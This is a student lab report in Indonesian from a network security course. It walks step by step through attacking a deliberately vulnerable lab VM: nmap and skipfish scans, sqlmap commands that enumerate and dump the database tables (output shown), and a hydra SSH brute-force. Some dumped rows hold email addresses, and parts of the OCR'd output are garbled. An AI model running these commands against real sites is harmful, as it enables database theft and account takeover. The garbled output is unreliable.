PRAKTIKUM KERENTANAN VDI



Nama : Choirun Annas NRP : 3122640032


Mata Kuliah : Keamanan Jaringan


Dosen : Bapak Dr. Ferry Astika Saputra ST, M.Sc

Laporan Praktikum


Mengambil data database Menggunakan (sqlmap)

1. Atur network VDI menjadi bridge adapter






skipfish -o 202 (ip ssh VDI)




2. Panggil ip VDI serangan menggunakan nmap lewat ip di kali linux



3. Taruh link ip ke web browser maka muncul website VULNWEB28



Coba interaksi pada website sampai muncul id pada website



4. Melakukan sqlmap pada link website sqlmap -u http://192.168.30.148/?tampil=artikel detail&id=83 --dbs

```
[08:30:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:30:29] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[08:30:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.30.148'
[08:30:29] [WARNING] your sqlmap version is outdated

[*] ending @ 08:30:29 /2023-06-05/
```


5. Setelah muncul daftar database pilih vulnweb dengan cara sqlmap -u "http://192.168.30.148?tampil=artikel detail&id=83" -D vulnewb -tables

- 6. Lakukan pemanggilan kolom user, artikel, galeri, halaman, komentar, menu
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T artikel -columns


```
Database: vulnweb
Table: artikel
[6 columns]
  Column
              | Type
  gambar
                varchar(50)
  hits
                int(5)
  id_artikel
                int(5)
  isi
                text
  judul
                varchar(100)
  tanggal
               date
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T galeri -columns


- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T halaman - columns



- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T komentar - columns




- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T menu -columns



7. Buka data tabel user, artikel, galeri, halaman, komentar, menu,pesan sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C id user,password,username --dump




- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C gambar,hits,id artikel,isi,judul,tanggal --dump



- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C gambar,id+galeri,judul,tanggal --dump

Database: vulnweb Table: galeri [4 entries]			
gambar	id_galeri	judul	tanggal
photo_2019-02-23_09-08-14.jpg	104	GAMBAR 4	2019-02-28
joz.png	103	GAMBAR 3	2019-02-28
index.png	102	GAMBAR 2	2019-02-28
46837305_188580208753059_3709339730572214272_n.jpg	101	GAMBAR 1	2019-02-28 +

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C id_halaman,isi,judul --dump



- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C email,id_artikel,id_komentar,nama,tanggal --dump


atabase: vulnweb able: komentar 4 entries]	745 150.3/s), 693 in, 16266 kB	3 kB in, 10182 out (43.1% gas	2 kB out (906.3 kB/s)
Temailndshakes : 466 tot	id_artikel	id_komentar	nama	tanggal
ambonazhar@gmail.com	70	3	Pandri Karepesina	2017-02-28
ebitsangadji@gmail.com	80	4	ebit	2017-03-07
eugeneinilltm@mail.ru	78	5	Eugeneeluts	2017-04-30
atestse statistics:	81	6	test	2019-02-28

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C id_menu,judul,link,urutan --dump


7 entries]			
id_menu	judul	llink	urutan	
99	JAVA	?tampil=halaman&id=81	5 ata Ar	
100	GALERI	?tampil=galeri	6	
89	HOME	index.php	1 1	
90	HACKING	?tampil=halaman&id=78	2	
91	TUTORIAL	?tampil=halaman&id=79	3	
92	CHEAT SHEET	?tampil=halaman&id=80	40	
101	KONTAK	?tampil=kontak	7 1	

8. Login web dengan data username dan password yang didapat


- Data Daftar Menu




- Daftar Menu




- Daftar Halaman



- Daftar Halaman



- Daftar Galeri



Mencari tahu password root Menggunakan (hydra - untuk bruteforce attack)

1. Siapkan file txt username dan password

2. Mengecek port terbuka dan lakukan nmap untuk menemukan ssh VDI

```
(%ali@bati)-[-]

**Jacalc 592.184.1.18

**Maddress: 19:184.188

**Maddress: 29:297.295.8.2 to

**Maddress: 29:297.295.8 to

**M
```

3. Lakukan hydra untuk melakukan attack untuk menemukan username dan password yang cocok



Hasil: Dalam proses tersebut saya menghabiskan waktu sekitar 20 jam lebih untuk melakukan attack ke VDI dengan proses percobaan kemungkinan sebesar 100 ribu data dan kurang 4 miliar data kemungkinan data yang belum di cek. Saya menggunakan data dari https://github.com/duyet/bruteforce-database untuk melakukan brute force attack. Tetapi berdasarkan data dari sqlmap username: vulnweb dan Password: vulnweb